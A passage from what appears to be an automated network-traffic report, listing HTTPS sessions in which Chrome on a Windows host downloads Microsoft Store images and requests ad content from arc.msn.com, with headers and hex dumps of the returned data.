h<&Vt4X*Qc\Q}-1RQeC".S+M}wig.b6f;gEft'koiI:uI $tDf5BAt~<\o6;{\| |
| 2022-05-13 13:52:04 UTC | 1065 | IN | Data Raw: 78 49 2f cd 20 31 36 12 42 f4 6d f0 41 62 d4 36 6a dd a2 0a 58 b6 a8 3c 9a 80 65 83 65 83 a0 d0 22 2f 2e 5e 59 bb f4 b1 fe b9 e7 07 9b a7 47 83 7e 2f b7 f9 ea 47 96 e5 d6 39 63 1d b3 21 36 9d 5e 37 75 95 84 d7 a7 a3 44 ca 24 0d d1 7b ef db ce 6b 2e 86 28 01 59 56 9e 3d 7b fe dc b9 73 59 e6 44 7e 62 45 3e 59 94 55 35 c6 d8 b6 5e c4 bf f3 fe dd 3f fe f6 87 ce 59 66 0b 62 fb e8 e8 c0 b1 29 b2 2c 77 59 66 ac 61 8e 21 32 b5 de 18 ef 33 6b 9d b5 c6 59 97 7e 65 bb e0 77 63 d9 58 63 c8 b0 0f de a4 77 85 08 11 c5 10 53 ab d0 14 51 4f 12 45 10 23 07 56 95 10 22 a9 5a e8 6a 45 39 f9 e2 82 84 20 2b 13 47 e2 48 c4 5d 5a dc d3 84 17 7d 86 1a cd 38 09 43 25 26 63 d9 75 df ba 93 b8 b1 66 ce 03 63 5e fe c4 c7 de fe f1 5b 1f 7d 33 9c f9 ec 9f 11 ce 1e de bd dd b6 7e f7 fc<br>Data Ascii: xI/ 16BmAb6jX<ee"/.^YG~/G9c!6^7uD$\{k.(YV={sYD~bE>YU5^?Yfb),wYfa!23kY~ewcXcwSQOE#V"ZjE9 + GH]Z}8C%&cufc^[}3~ |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 79 | 192.168.2.5 | 49843 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:04 UTC | 1001 | OUT | GET /image/apps.8341.13510798886747090.a0953092-5fc3-46f0-aefa-796cb3a9b90b.fc0c6be7-c064-44dc-a7df-81e7097e3c93?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:52:04 UTC | 1079 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 134215<br>Content-Type: image/jpeg<br>Last-Modified: Mon, 09 Aug 2021 18:24:58 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDk1QjYyRkVDQ0U2RjU"<br>MS-CV: SxgH/nslsk+u9Yr4.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:52:04 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:52:04 UTC | 1080 | IN | Data Raw: ff d8 ff e1 00 18 45 78 69 66 00 00 49 49 2a 00 08 00 00 00 00 00 00 00 00 00 00 00 ff ec 00 11 44 75 63 6b 79 00 01 00 04 00 00 00 64 00 00 ff e1 03 8e 68 74 74 70 3a 2f 2f 6e 73 2e 61 64 6f 62 65 2e 63 6f 6d 2f 78 61 70 2f 31 2e 30 2f 00 3c 3f 78 70 61 63 6b 65 74 20 62 65 67 69 6e 3d 22 ef bb bf 22 20 69 64 3d 22 57 35 4d 30 4d 70 43 65 68 69 48 7a 72 65 53 7a 4e 54 63 7a 6b 63 39 64 22 3f 3e 20 3c 78 3a 78 6d 70 6d 65 74 61 20 78 6d 6c 6e 73 3a 78 3d 22 61 64 6f 62 65 3a 6e 73 3a 6d 65 74 61 2f 22 20 78 3a 78 6d 70 74 6b 3d 22 41 64 6f 62 65 20 58 4d 50 20 43 6f 72 65 20 36 2e 30 2d 63 30 30 36 20 37 39 2e 64 61 62 61 63 62 62 2c 20 32 30 32 31 2f 30 34 2f 31 34 2d 30 30 3a 33 39 3a 34 34 20 20 20 20 20 20 20 20 22 3e 20 3c 72 64 66 3a 52 44 46 20 78<br>Data Ascii: ExifII*Duckydhttp://ns.adobe.com/xap/1.0/<?xpacket begin="" id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 6.0-c006 79.dabacbb, 2021/04/14-00:39:44 "> <rdf:RDFx |
| 2022-05-13 13:52:04 UTC | 1095 | IN | Data Raw: 9a dd ba 89 09 fa 89 ae 0a 5e e7 da b5 e7 13 b1 dd 61 24 03 6e 23 c8 7d e4 05 48 3e 59 0c aa 0f 53 8a f0 77 89 2e 74 56 42 82 c1 4a f6 a2 88 41 8c 7b 96 43 c7 dd 1a 2a ef dc 8f 21 35 44 55 f4 f8 7c 74 5e a4 ed b7 98 6d dc cf 21 30 eb 2c 09 3f 64 1a 1f 0e 80 78 75 c0 16 0e 5c bb 9e ef 6d 1e d3 66 91 ee 3f 2e 90 b2 aa d7 ba cb ad 07 da a8 66 6a 80 4f a7 a6 46 86 98 e4 2b 0a e1 95 97 3e ce 34 82 88 8a 93 e1 8c e5 02 46 61 51 40 39 83 63 d5 5a 7e d3 95 1a f6 a6 bb b5 fe 5d 35 eb 27 b6 ba 64 36 3a d9 50 8f 43 10 0e a2 33 2a 7c ab d4 1f 0f 3a e3 ee d5 be 6c 50 5c 27 2a f9 58 27 b9 8d c8 b8 81 64 78 fb 4a ff 00 86 b3 a8 24 89 34 12 16 45 15 d5 5f b0 16 b8 19 7f 72 4e 56 c9 b8 8f c0 2f 2a f9 13 01 98 ca 8b 90 f1 06 47 51 8f db 45 8c c6 9e a2 5e 52 e8 b8 92 5c 47<br>Data Ascii: ^a$n#}H>YSw.tVBJA{C*!5DU\|t^m!0,?dxu\mf?.fjOF+>4FaQ@9cZ~]5'd6:PC3*\|:IP\'*X'dxJ$4E_rNV/*GQE^R\G |
| 2022-05-13 13:52:04 UTC | 1111 | IN | Data Raw: 46 62 8e a5 87 83 0a e4 71 73 72 6e 2f 93 f9 1d c4 38 7e 25 89 16 b6 06 2b 92 96 92 eb 2e b9 b8 91 20 60 b1 a8 a7 50 da 41 a9 87 1a 0b 5d 61 2f de df c7 8e 49 2a d7 c7 44 64 77 0f b8 8a f5 d2 49 74 9b 86 ff 00 b3 db 5b ed 22 31 6c f4 76 77 3e 9a 2e 6a 02 8a b3 7a e8 4d 28 3d 34 d5 9e 23 bb 59 d8 78 17 2c bf ba e4 c6 79 2f 60 2d 14 50 c0 06 b0 64 3a 64 2c ec 42 46 3b 25 91 6b ac d2 4d 5a 0e 91 5a 7e 77 8f 9c 39 cb b8 f6 6f e3 6e 6d cb 66 ce 71 89 14 f1 b1 8e 41 c2 38 e3 23 3f 1e 8a 05 44 63 42 95 63 88 dd 4a c2 24 32 da aa 25 ab 22 b4 53 62 fd c9 92 0f 0d 48 02 b5 02 f7 b5 d1 8f f4 f6 d5 b9 cf 3e cd b8 6e 8f 75 31 42 93 24 2c b1 84 06 9a 90 e9 57 a5 72 d4 a5 8b 10 28 40 15 c3 ff 00 35 dc f7 5d cf 8c 47 ba 27 1d 93 6b d9 ee 9b f0 66 97 b9 24 93 29 a8 56 8a<br>Data Ascii: Fbqsrn/8~%+. `PA]a/I*DdwIt["1lvw>.jzM(=4#Yx,y/`-Pd:d,BF;%kMZZ~w9onmfqA8#?DcBcJ$2%"SbH>nu1B$,Wr(@5]G'kf$)V |
| 2022-05-13 13:52:04 UTC | 1113 | IN | Data Raw: 34 db 72 ed af 92 f1 48 27 e1 5b 84 97 5b 65 c2 b6 bb 95 8d a3 46 21 99 4a 40 b2 28 93 b4 48 3a e5 21 4c c4 7a 40 8c 51 ae ee 3e e0 1e 31 e5 ea 8a 0c c3 c3 4b 7b cf 1b 7c c1 c4 e1 4a b1 c7 21 e1 d7 97 75 b5 39 f5 9d 5b 1f 2d d8 e5 bd 6f 76 44 6a c9 57 6c 1a 8a 1c 88 ea 5a e2 38 8c 04 f8 aa 12 29 07 1a da bd d2 96 c2 e5 b8 67 be fb 76 df c9 fd a3 9d d6 33 3c d0 5b ad cd 92 9f 48 92 29 a2 58 e4 73 17 da 91 25 a4 c4 2b 3c 13 17 01 18 79 7d b6 df 40 ca 86 4d 45 cd 3c 4a ea f0 d4 1a a0 03 d2 a3 a5 6b d2 b8 4d bc 95 9a e4 dc 9b c9 79 87 20 e6 95 b5 b5 59 96 4b 75 26 7e 59 0e 9a 94 18 f4 2f d4 a8 c6 44 ba 92 b4 51 91 22 55 4d 9b 63 1c 87 94 10 b5 82 6c a7 91 58 c6 22 a3 53 a9 bc 13 8c 6d 9c 43 8c 58 71 bd 92 79 ee 36 5b 3b 70 96 f2 4d 2f 7a 43 09 25 a2 06 52 2b<br>Data Ascii: 4rH'[[eF!J@(H:!Lz@Q>1K{\|J!u9[-ovDjWlZ8)gv3<[H)Xs%+<y}@ME<JkMy YKu&~Y/DQ"UMclX"SmCXqy6[;pM/zC%R+ |
| 2022-05-13 13:52:04 UTC | 1129 | IN | Data Raw: 59 e3 a1 0e 1a 53 3c 1c d6 e0 47 b2 6f 05 ac f6 ab 68 26 79 65 af a9 63 94 47 e9 04 31 21 a8 07 a9 4a c8 75 08 43 02 f9 09 6c c2 30 0f 2c 6d f3 d9 79 6e 01 86 e3 bc 79 81 d3 43 e3 da 39 99 72 64 d6 b6 3c 33 c5 21 b8 b0 b3 3d 2d 21 eb e4 d7 46 b4 e4 6c b2 da d1 f3 ec ac 11 4b 26 de fa c1 50 62 70 10 6d 11 3e c7 d8 be 43 ed ff 00 20 83 60 bb dc 77 18 f6 db 70 d7 7b 9e e1 2e 84 f9 fb a6 20 4d 72 63 61 24 9d 99 65 fc 0b 4b 78 c2 9e ca 47 1a fa 8c 8e 16 26 e8 bb 2d 8c 4f b6 06 4b 76 70 20 b6 8f b6 1a 66 54 00 77 48 14 04 22 eb 9e 46 1a 63 8e 8a 08 01 14 dc d4 18 6c 85 8a 0e 21 f1 6b 8e a4 e3 38 f5 1d 50 6b 6c a7 d6 0e 35 6e 44 0c 7f 6a 3d 5d 9e 67 08 f1 40 e3 4c 6a 7a eb 20 95 70 e4 0a ca d0 8e ef 4e 92 e4 56 39 4b d0 ee f3 5f 16 b4 e3 d1 49 1d aa a9 0c f5 55<br>Data Ascii: YS<Goh&yecG1!JuCl0,mynyC9rd<3!=-!FlK&Pbpm>C `wp{. Mrca$eKxG&-OKvp fTwH"Fcl!k8Pkl5nDj=]g@LjzpNV9K_lU |
| 2022-05-13 13:52:04 UTC | 1141 | IN | Data Raw: d8 e3 b3 64 1f 70 35 29 0c da ad ed 87 b7 1c 6b 97 f3 c1 ee 0e f7 1c 4f 0f 1f b0 79 ac 9e 4d 45 25 b8 b9 55 45 59 15 41 32 76 90 34 e2 22 0a 89 02 33 8c 86 0b 16 1b ed ca ed 5f 2d 6b 61 36 e1 25 b5 c0 63 14 6c 11 84 32 10 ae fa 98 85 aa 10 f2 a2 57 d6 d1 e9 a1 c5 2b c2 3c 12 c8 d9 75 cf 1f 5f e6 1f 91 43 c7 1c 65 e4 05 8f 08 c3 94 64 8b c7 39 ec 5e 68 e3 ee 36 cd 6a 5b 16 14 50 e1 d5 76 b9 06 39 7c 85 33 ab 0b 35 d1 c1 11 8c 90 45 d0 09 d7 59 38 ce eb b3 70 28 e6 4e 18 2f ee ed b7 ad 8e cd bb 97 6b f8 51 ee 16 f7 96 77 73 08 5d 54 44 e5 49 8b b9 12 12 f0 90 03 b1 05 71 56 bd ca e7 b7 73 5a 47 bd 49 60 90 de 26 f3 b8 ec a7 70 d0 15 ee 6d 06 db 7f 71 06 a2 cc d7 32 47 6f 71 03 46 a6 60 88 ef 23 b4 23 fc c3 88 a5 6d ad 15 3b 6b 93 17 52 86 a2 57 2e f9 37 77<br>Data Ascii: dp5)kOyME%UEYA2v4"3_-ka6%cl2W+<u_Ced9^h6j[Pv9\|35EY8p(N/kQws]TDIqVsZGI`&pmq2GoqF`##m;kRW.7w |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:04 UTC | 1157 | IN | Data Raw: 4e eb c3 22 8a d3 6d da 2e 77 9b c9 86 53 45 1c 8d 6f 16 74 a4 ad 12 bb 34 87 a8 8d 42 d4 75 61 89 df 91 be 45 da 60 98 25 04 bc 76 0f 36 1a ea ee d2 43 87 75 c8 b4 a0 c2 23 5d 52 0e 12 35 65 52 61 f3 24 93 21 8d 5e fb 04 45 69 e5 b4 0a e6 b7 f9 17 77 a7 ad a7 67 37 fb 81 86 74 b1 82 d6 38 aa 7b 33 3d cb 6b 2d d1 a6 0a b1 31 03 a8 88 15 a9 eb 96 1e 78 4f 29 f7 1e f2 d2 5d f7 99 6d ef 63 b6 ce 14 5b 23 c4 b0 b3 11 52 cc 23 d6 f2 85 a5 33 94 d4 e4 40 18 4f f9 ef 22 67 d9 fd 99 6e 6f 6c 0d 13 62 bf db b5 e7 71 8c c5 77 fe b0 fd 10 41 92 a8 9a 21 13 73 da 9f ca ad 5f 5e 8a fb 55 8e df 61 18 86 d9 43 31 ea 69 fb be 8f 86 17 ee bb 95 ee ec df 8a c5 61 1e 15 eb f4 e2 b3 ae a3 14 a2 8e 1c 44 77 72 41 37 c8 2e 8a e5 46 aa ea f7 3d 5d ab b7 bd ca aa ba ae ae 5f 8f<br>Data Ascii: N"m.wSEot4BuaE`%v6Cu#]R5eRa$!^Eiwg7t8{3=k-1xO)]mc[#R#3@O"gnolbqwA!s_^UaC1iaDwrA7.F=]_ |
| 2022-05-13 13:52:04 UTC | 1177 | IN | Data Raw: c8 f1 bb 21 e4 78 d5 bd 04 e2 4c a8 c7 b2 19 4d 61 ac 52 ae 51 02 15 99 81 65 cb f5 10 4d 45 6c 33 3b 5d 15 8a e5 74 5e c3 91 6d 9b d4 7f 98 ed a2 58 68 d9 ac a9 a1 d0 9e b5 5a 9f 43 7d e1 f7 49 27 a1 38 8a df ec d7 3b 6c ed 6f 75 a6 58 d9 34 b1 53 51 22 0f b2 6b 95 25 8f a0 3d 58 0f 30 31 f2 3c db f4 bd ff 00 ea 11 c4 70 28 b2 27 3a 2e 51 42 8a 8f 4a bb 38 c8 e6 15 e1 6a 2e c7 ba b9 25 91 1b a7 a4 aa b9 2e 6a 2e a8 37 35 6a 4f 1c b1 b5 8c a3 f0 d8 d5 7c 74 b0 e9 9f 8d 01 d3 e4 c8 c3 0a e0 84 6e 16 e2 de 43 ff 00 3b 10 a2 b7 f3 a9 e9 5f a6 80 ff 00 75 d7 e9 04 9a c7 b3 b3 63 12 69 b2 ba 79 48 75 ab 09 5b b9 8f dc cb 5c 72 6a 0c 73 61 1d 35 d8 52 47 18 58 ff 00 5f f3 c7 d5 3f 9b a1 5e f3 b3 aa dc cd b6 4a 29 6b 75 19 50 4f 40 49 aa 9f f7 24 00 fc 05 71 95<br>Data Ascii: !xLMaRQeMEl3;]t^mXhZC}I'8;louX4SQ"k%=X01<p(':.QBJ8j.%.j.75jO\|tnC;_uciyHu[\rjsa5RGX_?^J)kuPO@I$q |
| 2022-05-13 13:52:04 UTC | 1185 | IN | Data Raw: 76 d6 c8 23 bf 0d ba f5 5d 76 bb 5a 5d 33 f8 2b 4c 3e 90 55 07 f5 d3 12 bb 66 5a 07 f0 21 3f ac 9f ea 38 85 f8 2f 83 40 b1 be e5 3c aa 47 6e 38 32 5e 52 c7 a8 cf 2c 8c 57 fb 7a 0c 2b 11 a7 b9 b4 63 11 8a 8a 57 49 b2 9c 34 46 a6 88 ae 62 2a aa 22 75 9c fb 70 93 e7 2d 6c d0 12 d1 5b b3 81 fd f9 1b 48 3f 50 5e bf 1c 58 ff 00 66 ec 82 d8 dd 6e e4 50 bb 2c 48 7e 85 a9 a7 d2 58 7e cc 37 ce 33 80 3c 9e df 21 cb 1d 0f 20 b0 8f 8c 1a 63 dd 01 e3 00 52 8a e2 48 10 34 53 41 5e 78 f3 22 92 75 90 a4 8d 23 48 2b 1c 36 6f 57 fc 59 d0 e2 f6 e1 90 97 91 a2 55 54 00 1c ff 00 10 d4 fa 6a 08 34 4a 16 65 06 b9 01 d0 e0 fb bb 5b d7 6c b5 e3 36 8b 29 b9 bb 94 77 17 a1 8e 25 a1 2d 4a 11 59 09 0a ac 72 a1 27 c3 17 e6 35 84 cf ce a6 4c a6 c7 32 30 94 53 ac 01 5e 59 73 eb ec cd 3b<br>Data Ascii: v#]vZ]3+L>UfZ!?8/@<Gn82^R,Wz+cWI4Fb*"up-l[H?P^XfnP,H~X~73<! cRH4SA^x"u#H+6oWYUTj4Je[l6)w%-JYr'5L20S^Ys; |
| 2022-05-13 13:52:04 UTC | 1201 | IN | Data Raw: 81 2b 0f 04 8e 86 9a d6 bb 97 ac 67 39 55 55 55 55 55 57 55 55 55 5f 5e bf 37 81 d0 0a 00 00 c7 57 84 c0 64 29 4c 44 f3 ae 39 c4 79 43 0e c8 b8 f3 3e a1 83 93 61 b9 7d 5c 9a 5c 82 8e c8 0c 3c 59 b0 66 0d 46 e5 44 7a 2a 82 5c 67 2a 16 39 d8 ad 2c 73 31 a4 1b 9a f6 a2 a4 83 8a f2 fe 41 c1 79 1d 9f 31 e2 57 72 d8 f2 4d ba 75 9a de 78 d8 ab 23 a1 a8 e9 f6 91 87 a6 44 6a ac 88 59 1c 15 62 30 d1 bf 6d 7b 57 23 da 2e 36 4d ea 08 ee 36 cb 98 99 24 8d c5 43 29 1f b8 8c 88 61 46 56 01 94 86 00 8f e7 d7 cb 58 78 f8 cf 95 b9 3f 8d c3 35 6c 41 c7 fc 89 9a e1 51 ec 1c a8 e7 ce 8d 8b 64 96 54 91 a5 91 cd fa 5c 59 00 84 d7 3d 53 d3 7a af 5f ae 3e 01 cb 1f 9a f0 3d 93 99 4b 18 86 5d db 67 b3 bc 68 c7 44 6b 9b 78 e6 64 1f 05 67 20 7c 00 c7 12 79 2e ce bb 07 24 dc 36 24 6e e2<br>Data Ascii: +g9UUUUWUUU_^7Wd)LD9yC>a}\\<YfFDz*\g*9,s1Ay1WrMux#DjYb0m{W#.6M6$C)aFVXx?5lAQdT \Y=Sz_>=K]ghDkxdg \|y.$6$n |
| 2022-05-13 13:52:04 UTC | 1209 | IN | Data Raw: 4e 1f 5d 87 f8 49 8c d8 8e 4c c6 0a b2 c7 9c b9 5b 15 b2 c6 71 0a 21 39 a2 46 cf c0 f8 d0 8f 7d ce 63 61 28 44 52 8a 4d b3 a1 43 0a b7 55 8a 6d cd e8 7f c9 38 27 15 e3 fb b3 6e be f1 4d 1b c8 1c b4 7b 65 8c c9 71 73 21 fe 4b 9b b5 1d ab 75 07 22 90 09 64 3d 3b a9 4c 2e b4 b8 bd bd 91 6d 38 c3 15 90 fd a9 e5 05 55 3e 29 16 65 d8 f5 05 fd 23 f9 0e 09 0c 07 c2 9e 48 64 d4 ce ae 79 2a b7 37 e4 89 ea ae ca b9 1b 23 c3 a8 0b 90 cf 96 20 1d ac 58 36 36 a4 c8 a6 d6 c5 ae 90 45 74 70 83 b2 26 91 a8 8a ce da 2b 7a 80 ef de ff 00 6c ea bf 92 6d db 57 c8 71 d8 4d 22 b3 5b 89 55 15 49 a1 2e 91 88 55 cb 52 85 9c b3 1f 3a e7 87 e8 b8 56 e2 91 77 c4 dd fd c1 89 ac b3 28 d4 c7 a7 a7 ed 11 42 72 cc 0f 0a 53 00 f7 97 78 0c 7c 4c 80 e3 ec d7 c8 3f 27 79 4f 3d c8 14 67 a9 e2<br>Data Ascii: N]IL[q!9F}ca(DRMCUm8'nM{eqs!Ku"d=;L.m8U>)e#Hdy*7# X66Etp&+zlmWqM"[UI.UR:Vw(BrSx\|L?'yO=g |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 8 | 192.168.2.5 | 49731 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:44 UTC | 238 | OUT | GET /image/apps.15881.13753891519397067.8011a592-e549-44a6-8073-41dcd83eddbe.bcf361e4-21f7-429d-877a-6c55c1b655ff?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:50:44 UTC | 253 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 3995<br>Content-Type: image/png<br>Last-Modified: Thu, 31 Mar 2022 05:44:11 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4REExMkQ5N0I1NEZGNzY"<br>MS-CV: j3ZlnqhXhku72AJi.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:50:44 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:50:44 UTC | 253 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 2c 00 00 01 2c 08 03 00 00 00 4e a3 7e 47 00 00 02 f7 50 4c 54 45 47 70 4c 1b 9d e1 1b 9d e2 1a 9b e1 19 99 de 19 96 dc 18 93 da 18 91 d7 16 8e d5 15 8c d3 15 89 cf 15 86 cd 14 85 cc 14 85 cb 0f 7f c7 1a 9c e2 1b 9d e2 1a 9c e1 1a 9b e0 1a 9a df 1a 99 df 19 98 de 19 97 dd 19 98 dd 19 97 dc 19 96 db 18 95 db 18 94 da 18 93 d9 18 92 d8 18 91 d7 18 90 d6 17 8f d6 17 8f d5 17 8f d5 17 8e d5 17 8d d4 17 8d d3 16 8c d3 16 8b d2 16 8a d1 15 89 d0 15 87 ce 15 88 cf 15 86 cd 16 87 ce 15 85 cc 14 85 cc 14 84 cb 15 84 cb 14 82 c a 18 95 db 18 95 da 18 94 d9 17 90 d6 18 8f d5 15 87 cf 16 88 cf 14 83 cc 14 83 ca 16 65 a2 1a 9c e1 17 91 d7 14 82 ca 14 82 ca 14 82 c9 15 8a d1 16 8b d1 14 81 c8 13 80 c8 13 80 c8 13<br>Data Ascii: PNGIHDR,,N~GPLTEGpLe |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 80 | 192.168.2.5 | 49840 | 20.40.129.122 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:04 UTC | 1173 | OUT | GET /v3/Delivery/Placement?pubid=da63df93-3dbc-42ae-a505-b34988683ac7&pid=338389&adm=2&w=1&h=1&wpx=1<br>&hpx=1&fmt=json&cltp=app&dim=le&rafb=0&nct=1&pm=1&cfmt=text,image,poly&sft=jpeg,png,gif&topt=1&poptin=0&locali<br>d=w:FE8E72D9-9324-F27F-91C7-FEE66B531521&ctry=US&time=20220513T225155Z&lc=en-US&pl=en-US&i<br>dtp=mid&uid=8706df6d-9543-4122-b8e1-1fcdd5939be6&aid=00000000-0000-0000-0000-000000000000&ua=Windows<br>ShellClient%2F9.0.40929.0%20%28Windows%29&asid=c5b34f363e4a4227b6cb30ca1e71d217&ctmode=MultiSession&<br>arch=x64&cdm=1&cdmver=10.0.17134.1&devfam=Windows.Desktop&devform=Unknown&devosver=10.0.17134.1&disp<br>horzres=1280&dispsize=17.1&dispvertres=1024&isu=0&lo=1513697&metered=false&nettype=ethernet&npid=sc-<br>338389&oemName=ikwsgr%2C%20Inc.&oemid=ikwsgr%2C%20Inc.&ossku=Professional&smBiosDm=ikwsgr7<br>%2C1&tl=2&tsu=1513697&waasBldFlt=1&waasCfgExp=1&waasCfgSet=1&waasRetail=1&waasRing= HTTP/1.1<br>Accept-Encoding: gzip, deflate<br>X-SDK-CACHE: chs=0&imp=0&chf=0&ds=50583&fs=32099&sc=6<br>X-SDK-HW-TOKEN: t=EwDYAppeBAAUlAKXDAofTQM+n+MaRVFKzH/ehWgAAWc4fHREtBciga5Vw5iXaJ6sx9TZW8Ig<br>YADJHiIGXNL8wPtkocTaZEDDHgLoiZg16mes7Y8GVz1CTlrB45t2GVd5SDKBlSGXdUp6mP1Ko1dd9LuyIR1FP8Mw0r<br>gjTALiC3W1cXBF3pTTfXErVmp3nR2vsX8O5ZI7XQ4C3iIOekkZRP8KjkavkUgHfRQlpm4mAZTP38TdtRc/6QHQ4lIC<br>GSex0FLNotCRLgrOUNNgLsoaTab+A1vtebbI2x9zQGTEeLyfLY+Wu0n7IiJX0kEpX4EkCIVNXWfaaInkbg5JLvUQLr<br>uOQTsENQMs8+mDknwKkd1I7J2zn6d/BYYunuA+1lsDZgAACJnFBeZ3AZjpqAEwCc9tFNY5pXTASRDQjzMv92yu+hPL<br>7i6lqIkCfIeJ/ZHHqTa6tqz9hTj+jV1yy7Id9LM45GiyZ/O+WwE7B0S6hQgAiKq2A/EG589OITZRSLKCd4Yk35yA9S<br>QpkuBwWgX+2FnpnAKXDAK5fLh/0xFNGMOPgS9gBR2EaQHNgAvJqg16PNuA6Q9PEr9A5Oh2Q9tFFob3eCrZgLRlHrlP<br>UDJ2Z7AKmlOdNXRxAkKFH2aKanMs36Eg6vWJ+KiHcIwJ6yPClTe6wo+AZOHutL2G7GAUXHpGvfRGoAvjMhxwgvIcXq<br>X5kuzNIEP4iIc08eaQ2pAZhVKxh3LceTB/PfFd2ydRA5Hyf0BNq2Dq3ed+/xJNeFeJwhGSwpl/pKMO6aDcD9evDXJ6<br>3dhJLtZZIvOqi2XzO/huVVxb7uUomrsOMaGU3Ne4rjPm+dd+bFPIVx+g5vxfBJLyxpGV61INemGE8tzQADKSkcHixa<br>3R/G4y9VUOQ8SbAEDaLtT5vm+A/iXuw9GEOnhbWTZCsk9OuXB4tmqVhPu1KY08XN17+E106Met/aReV8qhr3ni1QE=<br>&p=<br>Cache-Control: no-cache<br>MS-CV: dI8PgNjo+ke0xboL.0<br>User-Agent: WindowsShellClient/9.0.40929.0 (Windows)<br>X-SDK-HWF: tch0,m301,m751,mA01,mT01<br>Host: arc.msn.com<br>Connection: Keep-Alive |
| 2022-05-13 13:52:04 UTC | 1215 | IN | HTTP/1.1 200 OK<br>Cache-Control: no-store, no-cache<br>Pragma: no-cache<br>Content-Length: 3047<br>Content-Type: application/json; charset=utf-8<br>Expires: Mon, 01 Jan 0001 00:00:00 GMT<br>Server: Microsoft-IIS/10.0<br>ARC-RSP-DBG: [{"RADIDS":"1,P425116219-T700333446-C128000000001627409+B+P10+S1"},{"OPTOUTST<br>ATE":"256"}]<br>X-ARC-SIG: CQo3HUbr2aNWvhhAXpyVnjc//TxMzuv78/m4bQDtyyp+44rFMkK8j3gyo651p7Fnginqd/1o4dD1aVP<br>thbS+rg5PJ61o+SVhVIogAOKtcUus/awqop24c/zCQhn8Bj0P00WJknyFaaCtpNpuSRkfFQnmFu/yYz5Xnm20r/SoM<br>VJNQ+fdJLKWYLuLXZk+PXDOeE3o5d0+oVfU3+XeLW57dcF9WySq2YRauxPXkJleJ5Woh6ehY/vsq8dUj1n3zQF+FBh<br>bjSbHpTTVoG0rIkQu7iAj+TIal+bGy1Sv7AhvF8UjazpAQ83Tdx04lWXlgTQqn62ON/5xjexop7Yg45fuKQ==<br>Accept-CH: UA, UA-Arch, UA-Full-Version, UA-Mobile, UA-Model, UA-Platform, UA-Platform-Version<br>X-AspNet-Version: 4.0.30319<br>X-Powered-By: ASP.NET<br>Strict-Transport-Security: max-age=31536000; includeSubDomains<br>Date: Fri, 13 May 2022 13:52:04 GMT<br>Connection: close |
| 2022-05-13 13:52:04 UTC | 1216 | IN | Data Raw: 7b 22 62 61 74 63 68 72 73 70 22 3a 7b 22 76 65 72 22 3a 22 31 2e 30 22 2c 22 69 74 65 6d 73 22 3a 5b 7b<br>22 69 74 65 6d 22 3a 22 7b 5c 22 66 5c 22 3a 5c 22 72 61 66 5c 22 2c 5c 22 76 5c 22 3a 5c 22 31 2e 30 5c 22 2c 5c 22<br>72 64 72 5c 22 3a 5b 7b 5c 22 63 5c 22 3a 5c 22 43 44 4d 5c 22 2c 5c 22 75 5c 22 3a 5c 22 53 75 62 73 63 72 69 62 65 6<br>4 43 6f 6e 74 65 6e 74 5c 22 7d 5d 2c 5c 22 61 64 5c 22 3a 7b 5c 22 63 6c 61 73 73 5c 22 3a 5c 22 63 6f 6e 74 65 6e 74<br>5c 22 2c 5c 22 63 6f 6c 6c 65 63 74 69 6f 6e 73 5c 22 3a 5b 5d 2c 5c 22 69 74 65 6d 50 72 6f 70 65 72 74 79 4d 61 6e 69<br>66 65 73 74 5c 22 3a 7b 5c 22 6e 6f 4f 70 5c 22 3a 7b 5c 22 74 79 70 65 5c 22 3a 5c 22 61 63 74 69 6f 6e 5c 22 7d 7d 2c<br>5c 22 69 74 65 6d 73 5c 22 3a 5b 7b 5c 22 70 72 6f 70 65 72 74 69<br>Data Ascii: {"batchrsp":{"ver":"1.0","items":[{"item":"{\"fl\":\"raf\",\"vl\":\"1.0\",\"rdr\":[{\"c\":\"CDM\",\"u\":\"SubscribedCont<br>ent\"}],\"ad\":{\"class\":\"content\",\"collections\":[],\"itemPropertyManifest\":{\"noOp\":{\"type\":\"action\"}},\"items\":[{\"properti |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
